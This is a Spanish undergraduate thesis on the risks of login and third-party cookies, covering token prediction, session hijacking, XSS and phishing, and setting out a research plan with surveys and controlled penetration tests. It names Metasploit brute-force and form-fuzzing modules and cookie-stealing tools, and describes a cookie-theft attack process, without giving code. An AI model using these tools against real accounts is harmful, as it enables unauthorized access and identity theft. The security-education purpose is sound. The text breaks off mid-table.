UNIVERSIDAD TÉCNICA DE BABAHOYO

FACULTAD DE ADMINISTRACIÓN, FINANZAS E INFORMÁTICA

PROCESO DE TITULACIÓN

MAYO-SEPTIEMBRE

EXAMEN COMPLEXIVO DE GRADO O FIN DE CARRERA

PRUEBA PRACTICA

PREVIO A LA OBTENCION DEL TITULO DE:

INGENIERO EN SISTEMAS DE INFORMACIÓN

TEMA:

ANÁLISIS Y EVALUACIÓN DE LAS VULNERABILIDADES Y RIESGOS ASOCIADOS CON LAS COOKIES DE INICIO DE SESIÓN Y DE TERCEROS EN SITIOS WEB

ESTUDIANTE:

LUIS DANIEL CHAVEZ VERGARA

TUTOR:

MAROLA NARCISA BELTRAN MORA

AÑO 2023

Resumen

En este estudio de caso sobre el análisis y evaluación de las vulnerabilidades y riesgos relacionados con las cookies de inicio de sesión y de terceros en sitios web, se identificaron vulnerabilidades comunes y riesgos significativos. A través de una investigación de tipo cuantitativo y cualitativo, se identificaron vulnerabilidades comunes, destacando las amenazas de ataques por intermediarios y el robo de sesiones. Las pruebas de penetración y experimento controlados confirmaron la posibilidad de ataques relacionados con cookies. Como resultados se propusieron estrategias sólidas para mitigar y prevenir estos riesgos, haciendo hincapié en la importancia de la educación de los usuarios y el equilibrio en la implementación de soluciones. Este estudio contribuye a mejorar la seguridad en línea y proteger la privacidad de los usuarios en el entorno digital.

Palabras claves: Cookies de Inicio de Sesión, cookies de terceros, vulnerabilidades, riesgos de seguridad, ataques por intermediario, robo de sesiones, seguridad informática, pruebas de penetración, herramientas de seguridad, educación del usuario, medidas de seguridad, HTTPS, privacidad en línea, ciberseguridad, aplicaciones web, usuarios avanzados, mitigación de riesgos, investigación cuantitativa, investigación cualitativa, seguridad en la Web.

Summary

In this case study on the analysis and assessment of vulnerabilities and risks related to login and third-party cookies on websites, common vulnerabilities and significant risks were identified. Through quantitative and qualitative research, common vulnerabilities were identified, highlighting the threats of man-in-the-middle attacks and session hijacking. Controlled penetration and experiment tests confirmed the possibility of cookie-related attacks. As a result, solid strategies were proposed to mitigate and prevent these risks, emphasizing the importance of user education and balance in the implementation of solutions. This study contributes to improving online security and protecting users' privacy in the digital environment.

Keywords: Session Initiation Cookies, third party cookies, vulnerabilities, security risks, man-in-the-middle attacks, session theft, computer security, penetration testing, security tools, user education, security measures, HTTPS, online privacy, cybersecurity, web applications, advanced users, risk mitigation, quantitative research, qualitative research, web security.

Contenido

Planteamiento del problema

Con el paso del tiempo, el progreso de los medios tecnológicos y de comunicación ha dado lugar al surgimiento de nuevos tipos de ataques y modalidades delictivas, que han convertido a Internet y las tecnologías informáticas en entornos altamente hostiles para cualquier organización o individuo con equipos conectados a la World Wide Web. A medida que esta dependencia del uso de servicios en línea sigue creciendo, surge la necesidad de comprender y abordar las vulnerabilidades y riesgos asociados.

Dentro de la seguridad informática y protección de la privacidad en línea el uso de las cookies de inicio de sesión y de terceros en sitios web han surgido como una preocupación importante ya que estas contienen información sensible las cuales son utilizadas para identificar y rastrear a los usuarios en línea, además estas cookies de inicio de sesión pueden ser utilizadas por los ciberdelincuentes para obtener acceso no autorizado a cuentas de usuarios, lo que puede llevar al robo de información confidencial o a la usurpación de identidad.

Al igual que las cookies de terceros las cuales son generadas por los sitios web que visitamos estas pueden ser explotadas para rastrear la actividad en línea de los usuarios y recopilar datos personales sin su consentimiento. La falta de protección adecuada de estas cookies puede dar lugar a consecuencias graves, como el acceso no autorizado a cuenta de usuarios, la perdida de datos confidenciales y el compromiso de la identidad digital de las personas.

El problema también radica en la falta de conciencia y comprensión adecuada por parte de los usuarios en línea acerca de las vulnerabilidades de estas cookies de inicio de sesión y de terceros. Muchos usuarios no están informados sobre como estas cookies pueden ser explotadas y los posibles impactos negativos que tendría en su seguridad y privacidad en línea. Además, los

desarrolladores web pueden no implementar medidas de seguridad efectiva para proteger las cookies y prevenir ataques cibernéticos.

En vista de todo aquello, este estudio se centrará en analizar los diferentes tipos de vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros, es decir, se pretende identificar y comprender los desafíos específicos que pueden surgir del mal uso de las cookies y proponer estrategias efectivas para mitigar dichos riesgos. Además, se analizarán técnicas y herramientas utilizadas por los ciberdelincuentes para descubrir y aprovechar estas vulnerabilidades.

Justificación

Las cookies son muy importantes, pero pueden ser utilizadas de manera maliciosa, comprometiendo la confidencialidad e integridad de los datos de los usuarios. Por esta razón, este presente caso de estudio se centra en el análisis de las vulnerabilidades y riesgos asociadas con las cookies de inicio de sesión y de terceros en sitios web, además explicar el uso de las diferentes herramientas utilizadas para realizar ataques como lo es un laboratorio virtual con el sistema operativo Kali Linux entre otras. Este estudio se basa en la importancia de comprender y abordar los riesgos de seguridad y privacidad asociados con el uso de cookies de inicio de sesión y de terceros en sitios web.

Este análisis se lo ha considerado pertinente realizarlo ya que en la actualidad las cookies son utilizadas en sitios web de manera generalizadas para diferentes propósitos como autenticación de usuarios, personalización de contenido y publicidad dirigida. De la misma forma, estas cookies pueden ser utilizadas por ciberdelincuentes para obtener acceso no autorizados a cuenta de usuarios lo que puede llevar a robo de la información confidencial o a la usurpación de identidad.

Por otro lado, las cookies de terceros que son generados por sitios web que se están visitando, pueden ser explotadas para rastrear las actividades en línea de los usuarios y recopilar datos personales sin su consentimiento.

Además, la falta de conocimiento y comprensión por parte de los usuarios en línea sobre las vulnerabilidades y riesgos que pueden comprometer sus información y privacidad por la explotación de las cookies de su navegación. La falta de protección adecuada de estas cookies puede dar lugar a consecuencias graves, como el acceso no autorizado a cuenta de usuarios, la perdida de datos confidenciales y el compromiso de la identidad digital de las personas.

Objetivo

Objetivo general

Analizar y evaluar las vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros en sitios web.

Objetivos específicos

- Identificar las vulnerabilidades comunes asociadas con las cookies de inicio de sesión y de terceros en sitios web mediante un estudio exhaustivo.
- Ejecutar un análisis y prueba mediante el uso de herramientas de seguridad informática para identificar vulnerabilidades de las cookies.
- Proponer medidas y estrategias efectivas para mitigar y prevenir las vulnerabilidades y riesgos asociados con las cookies de inicio de sesión y de terceros en sitios web.

Línea de investigación

La línea de investigación “Sistemas de información y comunicación, emprendimiento e innovación” se basa en la creciente importancia de la seguridad en línea y la privacidad de los usuarios en un entorno digital en constante evolución. La interacción entre sistemas de información y comunicación es esencial para emprendedores e innovadores que buscan desarrollar soluciones tecnológicas más seguras y efectivas en el ámbito de las cookies de inicio de sesión y de terceros, a su vez puede tener un impacto significativo en la creación de nuevos negocios y la mejora de la experiencia del usuario en línea.

La relación que se establece con la sublinea de investigación se trata que debido a que las cookies y su gestión en sitios web depende en gran medida de la infraestructura de redes y de las tecnologías de software y hardware que las respaldan. La exploración de vulnerabilidades y riesgos en este contexto no solo implica un enfoque en la seguridad en línea, sino también la necesidad de utilizar tecnologías inteligentes para detectar, prevenir y mitigar posibles amenazas. Por esta razón, mi estudio aborda la convergencia de estas áreas, analizando como las tecnologías inteligentes de software y hardware pueden contribuir a la seguridad privacidad en línea en el contexto de las cookies de inicio de sesión y de terceros en sitios web.

Articulación del tema

Las tecnologías de la información y comunicación (TIC) desempeñan un papel fundamental en la investigación sobre vulnerabilidades y riesgos asociados con las cookies en sitios web. Tanto en el sector público como en el privado, la aplicación de las tecnologías de la información y comunicación es esencial para recopilar y analizar datos, llevar a cabo pruebas de seguridad informática, y supervisar la seguridad en línea. Además, la supervisión docente podría ser beneficiosa para guiar y fortalecer la investigación, ya que los expertos en TIC pueden brindar orientación sobre las mejores prácticas en seguridad cibernética y el uso de herramientas tecnológicas para abordar las vulnerabilidades de las cookies en aplicaciones web. La colaboración entre el sector público y privado, con la orientación de supervisión docente, puede enriquecer aún más la investigación en este campo crítico de la ciberseguridad.

Marco conceptual

Los sitios juegan un papel crucial en la interacción y comunicación en línea en la era digital actual al permitir que los usuarios accedan a una amplia gama de servicios y contenidos. Por otro lado, esta tendencia también plantea importantes problemas de seguridad y privacidad. Al respecto, el enfoque del estudio actual es el análisis y la evaluación de los riesgos y vulnerabilidades relacionados con las cookies de inicio de sesión y de terceros en los sitios web. Este marco conceptual establecerá las bases teóricas y metodológicas necesarias para abordar este tema con rigor y profundidad, explorando las interacciones entre las cookies, los sistemas de inicio de sesión y los factores de riesgo cercanos en el entorno en línea actual.

1. Cookies de inicio de sesión y de terceros

Es importante iniciar este estudio contextualizando que son las cookies y para qué son utilizados cada una de estas herramientas en los sitios web.

Las cookies son archivos temporales que se almacenan en el navegador con el fin de recordar las interacciones en el sitio y mejorar las visitas futuras. Gracias a las cookies, las páginas pueden acceder a información sobre cualquier actividad en línea de algún usuario en específico. Estas cookies pueden estar presentes no importa en qué tipo de navegación se utilice sean estas por computadores o celulares.

Según Casarotto (2022) mediante un blog explica que las cookies son esenciales en el Marketing Digital porque permiten crear una experiencia de usuario más relevante y mejorar su relación con la marca. Además, detalla que los principales usos de las cookies de internet son el de registrar información de preferencia del usuario en sitios web, analizar el perfil de los

visitantes de los sitios web, mostrar anuncios relevantes a cada usuario y personalizar contenido y ofertas.

Según lo que menciona Vergara (2019), las cookies de tercero son utilizadas para realizar publicidad, explica que estas permiten que se adapte mejor a los intereses y comportamiento previo de los usuarios y tenga por tanto mayores posibilidades de convertir.

La principal funcionalidad de las cookies es de reconocer a los usuarios. Es decir, una vez que las cookies estas habilitadas, si un usuario se encuentra navegando por una tienda en línea, esta persona puede regresar a la tienda y continuar con la compra que dejo en el carrito. Las cookies también sirven para almacenar información que normalmente se piden en diferentes formularios estos pueden ser de inicio de sesión o de registro de compras. Estos también facilitan que otras empresas muestren privacidad personalidad mediante la aceptación de las cookies de terceros.

1.1.Tipos de cookies

Existen dos tipos de cookies dependiendo de su origen: las propias y de terceros

Propias: estas son aquellas generadas directamente por el sitio web. Estas cookies son descargadas por el equipo visitante y son gestionadas para mejorar la experiencia de los usuarios en las futuras navegaciones.

De terceros: estas cookies tienen origen en servidores externos. Algunas plataformas utilizan estas cookies para rastrear la actividad en línea de los internautas y utilizarlas posteriormente para publicitar servicios y productos específicos.

1.2.Cookies de sesión

Las cookies de sesión son las que permiten al usuario ser reconocidos en un sitio web para que de esta manera cualquier cambio que se realice sea este de selección o algún dato que se ingrese el más importante su inicio de sesión y estos sean recordados en otra página dentro del sitio.

En base a la explicación de Leticia Diaz (2021) delegada de protección de datos explica que las cookies suelen utilizarse principalmente para dos finalidades: recordar accesos y conocer hábitos de navegación es decir permite que los usuarios sean reconocidos y de esa forma pueda navegar dentro de una página a otra de forma rápida y fácil sin tener que autenticarse.

Estos pequeños paquetes de datos se guardan durante la primera visita para permitir posteriormente que la página web reconozca a un usuario en particular. La página guarda información importante como los datos de acceso, el idioma. etc.

1.3.Cookies de terceros

Son cookies que son enviadas y gestionadas por un sitio web diferente al que se está visitando. Estas cookies son utilizadas por terceros, como anunciantes o empresas de análisis con la finalidad de rastrear el comportamiento de los usuarios en los sitios web y recopilar información sobre sus interese y actividades en línea.

Su objetivo principal se basa en proporcionar publicidad dirigida y mejorar el seguimiento y análisis del tráfico de la red.

Estas cookies en los últimos años han sido utilizadas en el área de marketing, pero a la vez por la naturaleza de los datos han sido utilizadas de forma dañina invadiendo la privacidad

de los usuarios, por esa razón dentro del informe de fin de grado realizado por Alberto Somoza (2021) indica que las organizaciones legisladoras más significativas del mundo han tenido que establecer limitación del uso de estas con el fin de proteger y preservar a los usuarios de internet.

2. Vulnerabilidades asociadas con las cookies

Una vulnerabilidad es considerada como una debilidad o fallo en un sistema sea estos aplicación, software o infraestructura, las cuales puedes ser explotadas por atacantes para comprometer la seguridad del sistema, acceder a información confidencial o realizar acciones no autorizadas y de esta manera causar daño.

Como lo menciona Schneier (2019) en este mundo computarizado llamado el internet de las cosas conlleva un gran potencial, también argumenta las grandes catástrofes que son las vulnerabilidades y peligros que conlleva el uso de estas nuevas tecnologías, por esta razón muestra mediante su análisis los riesgos e implicaciones de seguridad y establece políticas de seguridad para una navegación más segura.


Por lo general un usuario cuando utiliza una aplicación web que requiera registrarse, utiliza mecanismo de validación para comprobar su identidad, una de las más comunes es el usuario y contraseña. Entonces para que el usuario pueda acceder a las páginas dentro de la aplicación web sin estar reingresando sus credenciales se implementa las sesiones.

Uno de los mecanismos de implementar el manejo de sesión es por medio de la generación de tokens, es decir, cuando el usuario inicia sesión sobre una aplicación web, establece una cookie que posteriormente se utiliza para comprobar su identidad. Las cookies mas utilizadas con las HTTP, la comunicación entre el servidor y el cliente se lo realiza mediante las

peticiones http, de esta forma el servidor verifica el token enviado por medio de la petición del cliente y de esa forma autoriza o deniega acceso. A continuación, se muestra una captura de cómo se establece una cookie:

Figura 1.

Cookies en aplicaciones web: diseño y vulnerabilidades



Nota. Adaptado de Cookies en aplicaciones web: diseño y vulnerabilidades, por Fernando Catoira, ESET, Recuperado de https://acortar.link/X7Jtuz

Con respecto a las vulnerabilidades asociadas con las cookies una de las principales vulnerabilidades está a la hora que el usuario valida su inicio de sesión. Por esta razón Fernando Catoira dentro del blog Welivesecurity de la compañía de software especializada de ciberseguridad ESET muestra que existen dos vulnerabilidades más comunes en el manejo de sesión estas son:

- Vulnerabilidades debido a debilidades en el algoritmo de generación de los tokens.

- Vulnerabilidades debido al manejo no correcto de los tokens.


2.1. Vulnerabilidad en la generación de tokens

Para generar cada token se utiliza un algoritmo de generación que es previamente establecido dentro del diseño de la aplicación web, en este concepto puede existir debilidad en el algoritmo de generación resultando en la posible predicción de los tokens.

Por ejemplo, la generación de un token a partir de la dirección de correo electrónico de un usuario.

Figura 2.

Vulnerabilidad en la generación de tokens



Nota. Adaptado de Cookies en aplicaciones web: diseño y vulnerabilidades, por Fernando Catoira, ESET, Recuperado de https://lc.cx/EMKIfd

En este caso la información del usuario en carácter ASCII es transformado a su respectivo hexadecimal, de esta manera un atacante que conociera este proceso de conversión podría generar el token correspondiente a la potencial víctima.

2.2. Vulnerabilidad en el manejo de tokens

Otro de los casos más comunes es la transmisión de los tokens sin un método de cifrado, mediante esta vulnerabilidad se podría comprometer la seguridad ya que un atacante puede interceptar la red de un usuario y extraer el token de sesión que se trasmite en texto plano y de esa forma obtener el acceso.

Otro caso común es cuando estos tokens se almacenan en el log del servidor, de esta forma si un ciberdelincuente logra acceso a esos logs del sistema podría también comprometer la seguridad de la aplicación web.

Los usuarios por lo general utilizan diferentes sesiones en plataformas de aplicaciones web como en redes sociales, correo electrónico, aplicaciones web si no cuentan con una adecuada educación del manejo, ya que estas vulnerabilidades podrían ser víctimas de los ciberdelincuentes, ya que estos pueden tener acceso a los tokens o cookies y por ende suplantar la identidad del usuario.

2.3. Mala estructura de algoritmo de generación de tokens

Un mal algoritmo de generación de tokens de cookies puede dar lugar a diversas vulnerabilidades en la seguridad de un sitio web. Algunas de estas vulnerabilidades que podrían surgir incluyen:

Tokens predecibles: Si el algoritmo es predecible o utiliza fuentes de entropía insuficientes, los tokens de cookies podrían ser adivinados por un atacante, lo que permitiría el acceso no autorizado a cuentas de usuario.

Sesiones secuestrables: Si los tokens de cookies no se generan de forma aleatoria o no se renuevan adecuadamente, un atacante podría secuestrar una sesión válida y acceder a la cuenta de un usuario sin su permiso.

Tokens débiles: Tokens de cookies débiles o cortos pueden ser más susceptibles a ataques de fuerza bruta, donde un atacante intenta adivinar o crackear el token para obtener acceso no autorizado.

Reutilización de tokens: Un algoritmo deficiente podría permitir que un atacante reutilice un token de cookie previamente emitido para autenticarse en nombre de otro usuario.

Ataques de repetición: Tokens de cookies mal generados podrían ser vulnerables a ataques de repetición, donde un atacante repite un token capturado para realizar acciones en nombre de un usuario legítimo.

3. Riesgos para la seguridad y privacidad de los usuarios

3.1. Acceso no autorizado a cuenta de usuarios

El acceso no autorizado es un tipo de delito cibernético en el que el atacante se dirige al equipo o servicio de la víctima. Las herramientas o servicios que controla un atacante pueden utilizarse para lanzar ataques contra otros objetivos, robar información, sabotear sistemas o realizar ciber espionaje.

Dentro de los requerimientos de control de acceso establecida por las normas ISO 27002 se encuentran las políticas de control de acceso, gestión de acceso a los usuarios, responsabilidad de los usuarios y control de acceso a los sistemas y las aplicaciones.

El experto en cibercrimen Luciano Monchiero (2023) el cual es miembro cofundador de *International Observatory of Computer Crime*, explicó que la sustracción de datos se realiza de una forma muy sigilosa, ya sea a través de un programa específico o un archivo ejecutable.

3.2.Violación de la privacidad

Reglamento General de Protección de Datos (GDPR)

Se trata de un reglamento europeo que busca la protección de las personas físicas en lo que respecta al tratamiento de sus datos personas y la libre circulación del mismo.

Según un estudio realizado por Kretschmer (2021) y sus compañeros, muestran que el énfasis en la privacidad incrementó los servicios en línea, además mediante una encuesta realizadas por ellos evidencia el descontento de los usuarios los cuales optan en muchas ocasiones a no ser parte de este procesamiento de datos, detalla además que esta situación contradice las preferencias expresadas por los usuarios tanto verbalmente como a través de sus acciones.

3.3.Malware

El malware se refiere a software malintencionado, con virus, spyware o ransomware. Por medio de este el hacker puede tomar control de los equipos con tan solo ser ejecutado este software y de esa forma obtener datos confidenciales.

En la actualidad según el análisis realizado por Ling (2023) muestra que se está utilizando el aprendizaje automático y aprendizaje profundo para ayudar en el contexto de análisis del malware, aunque estos sean intrínsecamente vulnerables a los ataques de adversarios en forma de ejemplos de adversarios. (pag.8)

3.4.Robo de sesiones (Session Hijacking)

Consiste en que un atacante puede intentar robar las cookies de inicio de sesión de un usuario para acceder a su cuenta y la necesidad de conocer las credenciales y esto lo puede realizar mediante un ataque por intermediario, puede hacerse pasar por el usuario y de esa forma acceder sin proporcionar la contraseña.

Según Manuel (2020) indica que esta técnica es una de las más comunes debido a su requerimiento nulos en conocimientos técnicos específicos en ciberseguridad, y por lo general ocurren en servicios de cómputos públicos los cuales pueden deberse a un mal cierre de sesión o por que los identificadores de sesión no roten periódicamente.

3.5.Cookies no seguras

La naturaleza del ser humano hace posible que nos obligue a crear contraseñas fáciles de recordar esto hace posible que utilicemos contraseñas débiles, sencillas y cortas basadas en información personas de fácil acceso las cuales son las más vulnerables a ataques de fuerza bruta y diccionario.

Se refiere a cookies que son almacenados y transmitidas de forma insegura, es decir que no tiene uso de cifrado o con atributos como Secure o HttpOnly. Esto significa que esta información contenida en estas cookies se vuelva vulnerables a ataques de interceptación por parte de terceros malintencionados o también los llamados Cross-Site Scripting (XSS).

3.6.Ataques de ingeniería social

Los atacantes de ingeniería social usan información falsa para engañar a los usuarios para que suministren acceso. Una de las estafas más utilizadas es la de suplantación de identidad conocida como Phishing comúnmente utilizado por correo el cual su objetivo es suplantar la identidad de alguna empresa o persona para hacer creer a la víctima y pedir a los usuarios que

hagan clic en cierto link o descargue algún programa o archivo y de esa forma capturar sus credenciales o el acceso a su equipo.

Según una encuesta realizada por Almanza (2019) destaca que, en relación con los tipos de incidentes presentados en las empresas, se relaciona los errores humanos, el phishing, la instalación de software malicioso y la ingeniería social como los de mayor incidencia. (p.12).

4. Herramientas y técnicas de seguridad informática

4.1. Navegador Web

Un navegador web es un software que permite el acceso a la Web, de esta forma interpreta la información de distintos tipos de archivos y sitios web para que estos puedan ser visualizados por el usuario. Es decir, se trata de una aplicación que permite navegar por internet y visitar páginas web.

Francisco Picado, (2021) en su libro explica que un sitio web se compone de los siguientes elementos a nivel de contenido: html, texto, fechas, imágenes, elementos de JavaScript, hoja de estilo, gráficos, elementos de media, etc.(pag.148)

A partir del análisis estadístico realizado por W3Counter (2023) la cual se trata de un servicio de contador de visitas altamente utilizado que cuenta la información de datos estadísticos, como los visitantes de sus sitios web, en ella se muestra que hasta la fecha de Agosto 2023, los 5 navegadores más usados son:

Google Chrome: 66,1 % de participación en el mercado.

Safari: 13,0 % de participación en el mercado.

Microsoft Edge: 4,6 % de participación en el mercado.

Mozilla Firefox: 3,9 % de participación en el mercado.

Opera: 1,1 % de participación en el mercado

Dentro de una comparación realizada de los navegadores en el ámbito de seguridad y privacidad podemos presentar el siguiente análisis:

Figura 3.

Comparación de aspectos de seguridad y privacidad

	Google Chrome	Safari	Microsoft Edge	Mozilla Firefox	Opera	Vivaldi	Brave
Alertas de filtraciones de datos	✓	✓	✓	✓			
Bloqueador de anuncios integrado					✓	✓	✓
Cookies de rastreo de terceros bloqueadas		✓	✓	✓	✓	✓	✓
Enrutamiento de red anónimo (modo Tor)							✓
Generación de contraseñas seguras	✓	✓	✓	✓			
Navegación privada	✓	✓	✓	✓	✓	✓	✓
Rastreados sociales bloqueados		✓	✓	✓		✓	✓
VPN integrada					✓		

Nota. Adaptado de Navegadores más usados: comparativa y estadísticas, por Stackscale, 2023, Recuperado de https://acortar.link/FuUeZu

Según este análisis los navegadores con mayor seguridad esta Safari, Microsoft Edge, Mozilla Firefox y Brave, dando como conclusión que el navegador más popular actualmente Google Chrome no proporciona toda la seguridad que se necesita por esta razón se da los ataques por medio de los ciberdelincuentes.

4.2.VPS

Un VPS es un servidor virtual que se ejecuta dentro de un servidor físico y que estos cuenten con recursos dedicados y este aislados de los demás.

En otras palabras, un VPS simula un entorno de alojamiento de servidor dedicado. Su proveedor de hosting instala un hipervisor, o capa virtual, en el sistema operativo (SO) del servidor físico , dividiéndolo en varios compartimentos virtuales. Esta tapa permite cada uno de estos compartimentos ejecuta su propio SO y software, lo que permite que cada entorno funcione independientemente de los demás.

4.3.Kali Linux

Kali Linux es una distribución de Linux basadas en Debian, está diseñada específicamente para temas de seguridad como análisis de redes, ataques inalámbricos, análisis forenses ya que cuenta con herramientas para llevar a cabo estas pruebas de seguridad y análisis.

Según Petar Cisar (2019) en su investigación destaca que Kali Linux brinda la posibilidad de realizar diferentes ataques tanto de en forma de ataques previos a la conexión, obtención de acceso, ataques posteriores a la conexión y hacking de sitios web. (pag.12)

4.4.Metasploit

Metasploit es una herramienta de trabajo que permite realizar trabajos de penetración. Se utiliza para probar la seguridad de los sistemas informáticos y de esta forma encontrar vulnerabilidades en los sistemas y aplicaciones y para desarrollar exploits para explotar estas vulnerabilidades.

Según la Universidad Complutense de Madrid explica que el Metasploit es un proyecto open source de seguridad informática que permite proporcionar información acerca de vulnerabilidades de seguridad y ayuda en test de penetración y en el desarrollo de firmas para la detección de intrusos.

Dentro de estas herramientas existen diferentes módulos que nos permitirán lograr un objetivo concreto estos son: auxiliary, payloads, exploits, nops, post, encoder.

-***auxiliary/scanner/http/brute_login***: Este módulo se suele utilizar para realizar ataques de fuerza bruta contra páginas de inicio de sesión en sitios web. Se puede utilizar para intentar adivinar credenciales de acceso mediante combinaciones de nombre de usuario y contraseña.

- ***auxiliary/scanner/http/form_fuzzer***: Este módulo se utiliza para realizar ataques de fuzzing en formularios web, lo que puede ayudar a identificar vulnerabilidades en la validación de entrada.

4.5. Ciberdelincuente

Un ciberdelincuente es una persona que comete delitos a través de medios tecnológicos como internet, estos lo hacen mediante ataques a personas, empresas, entidades de distintos tipos y gobiernos.

El artículo publicado por la Universidad Internacional de Rioja (2020), explica que estos ciberdelincuentes tienen varios objetivos como lo son de destruir o dañar sistemas informáticos y conexiones, normalmente para realizar un uso fraudulento de esos medios tecnológicos y acceder a información de carácter personal o confidencial, incluso realizar una estafa económica.

4.6.Contraseñas

Las contraseñas se pueden definir como una secuencia de caracteres que se utiliza como medida de seguridad para autenticar y proteger el acceso a un sistema, cuenta o recurso. Estas pueden estar compuestas por letras, números, símbolos o una combinación de ellos. Es importante resaltar el uso adecuado de contraseñas las cuales están no deben ser fácil de descifrar.

En su artículo Mieres (2019), explica que en este factor de autenticación existen muchas herramientas de ataque como son los ataques cracking también herramientas automatizadas de fuerza bruta, por diccionarios o híbridos en un plazo corto. (pag.11-12).

4.7.SPSS (Statistical Packagefor the Social Sciences)

Según Mayorga (2021) en su libro explica que el software SPSS desarrollado por IBM es una herramienta que nos ayudara realizara un análisis de los datos recabados en un instrumento de evaluación, ofreciendo realizar gráficos de data compleja. (pag.2-5).

Esta prueba se lleva a cabo utilizando herramientas y técnicas especialidades que permiten emular escenarios de amenazas realistas, con el fin de evaluar la resistencia de las cookies de inicio de sesión a posibles ataques y su capacidad para proteger la información de usuarios.

Figura 4.

Proceso de ataque de robo de cookies

Nota. Realizado por Daniel Chavez. Se muestra el proceso de ataque para robar las cookies y acceder a un inicio de sesión en aplicaciones web.

Marco metodológico

Diseño de la investigación

En este presente caso de estudio se llevará a cabo un enfoque de investigación mixto, es decir, se combinará métodos cuantitativos y cualitativos para de esta manera obtener una compresión integral sobre las vulnerabilidades y riesgos de las cookies de sesión y de terceros en sitios web.

Recolección de datos

Se realizará una revisión sistemática de la literatura académica y técnica de los últimos 5 años relacionada con las vulnerabilidades y riesgos de las cookies. Esto va a permitir obtener información actualizada sobre casos reales y técnicas de ataques y sus respectivas medidas de seguridad.

Tipo de investigación

En esta investigación se plantea resolver el problema previamente expuesto utilizando los siguientes tipos de investigación:

Etapa de la Investigación	Técnica/Método	Herramienta de Recolección de Datos	**Herramienta de Muestra de Resultados**
Revisión Sistemática de la Literatura	Revisión de literatura académica y técnica	Bases de datos académicas, Google Scholar, Bibliotecas	N/A (Análisis de literatura)

		digitales, Scielo,	
Análisis Cuantitativo	Recopilación de datos cuantitativos	Encuestas en línea (Google Forms)	Software de análisis estadístico (Excel, SPSS)
Análisis Cualitativo	Entrevistas a expertos en seguridad informática y desarrolladores web	Entrevistas en profesionales a través de plataformas de Google forms.	Software de análisis cualitativo
Pruebas de Penetración y Experimentos	Pruebas de penetración en entornos controlados	Herramientas de seguridad informática (Metasploit, Cookie Editor, HaackbrowserData)	Registro de resultados y observaciones (Capturas de pantalla)

Tabla 1. Elaborado por Luis Daniel Chávez Vergara

Análisis cuantitativo

Este método de recopilación de datos enfocada en los tipos de ataques, frecuencia y consecuencia se lo enmarca en una investigación descriptiva. Al utilizar este método se busca cuantificar y describir la característica de las vulnerabilidades y riesgos identificados a través de datos numéricos.

Según las USG (University of Southern California) explica que la investigación cuantitativa se centra en la generación de una variedad de ideas sobre un problema de investigación de manera espontánea y fluida, además menciona que estos datos por lo general son recopilados por instrumentos de investigación estructurados.

Modelo de encuesta a los denominados *Usuarios Avanzados* ya que estos reflejan su familiaridad con el uso activo de aplicaciones web, como los influencers y creadores de contenido en YouTube, y sugiere que están más expuestos a riesgos debido a la naturaleza de su actividad en línea y a la importancia de salvaguardar su información de sesión en esta ocasión nos centramos a los usuarios avanzados más cercanos es decir dentro de nuestra localidad o territorio de la provincia de los Ríos, pero si tiene claro que esta encuesta es más amplia ya que a nivel nacional e internacional existen usuarios avanzados los cuales pueden ser bastantes vulnerables en cuento a su información.

Parámetro de Medición	Descripción	Escala de Medición
Frecuencia de Uso	Con qué frecuencia los usuarios en línea visitan aplicaciones web que requieren inicio de sesión.	1 (Nunca) - 5 (Diariamente)
Conocimiento sobre Cookies	Nivel de comprensión de los usuarios sobre el concepto de cookies en el contexto de las aplicaciones web.	1 (Nada informado) - 5 (Muy bien informado)
Preocupación por la Seguridad	Grado de preocupación de los usuarios por la seguridad de sus datos y cookies en aplicaciones web.	1 (No preocupado) - 5 (Muy preocupado)
Experiencia de Problemas de Seguridad	Si los usuarios han experimentado problemas de seguridad	1 (Nunca) - 5 (Frecuentemente)

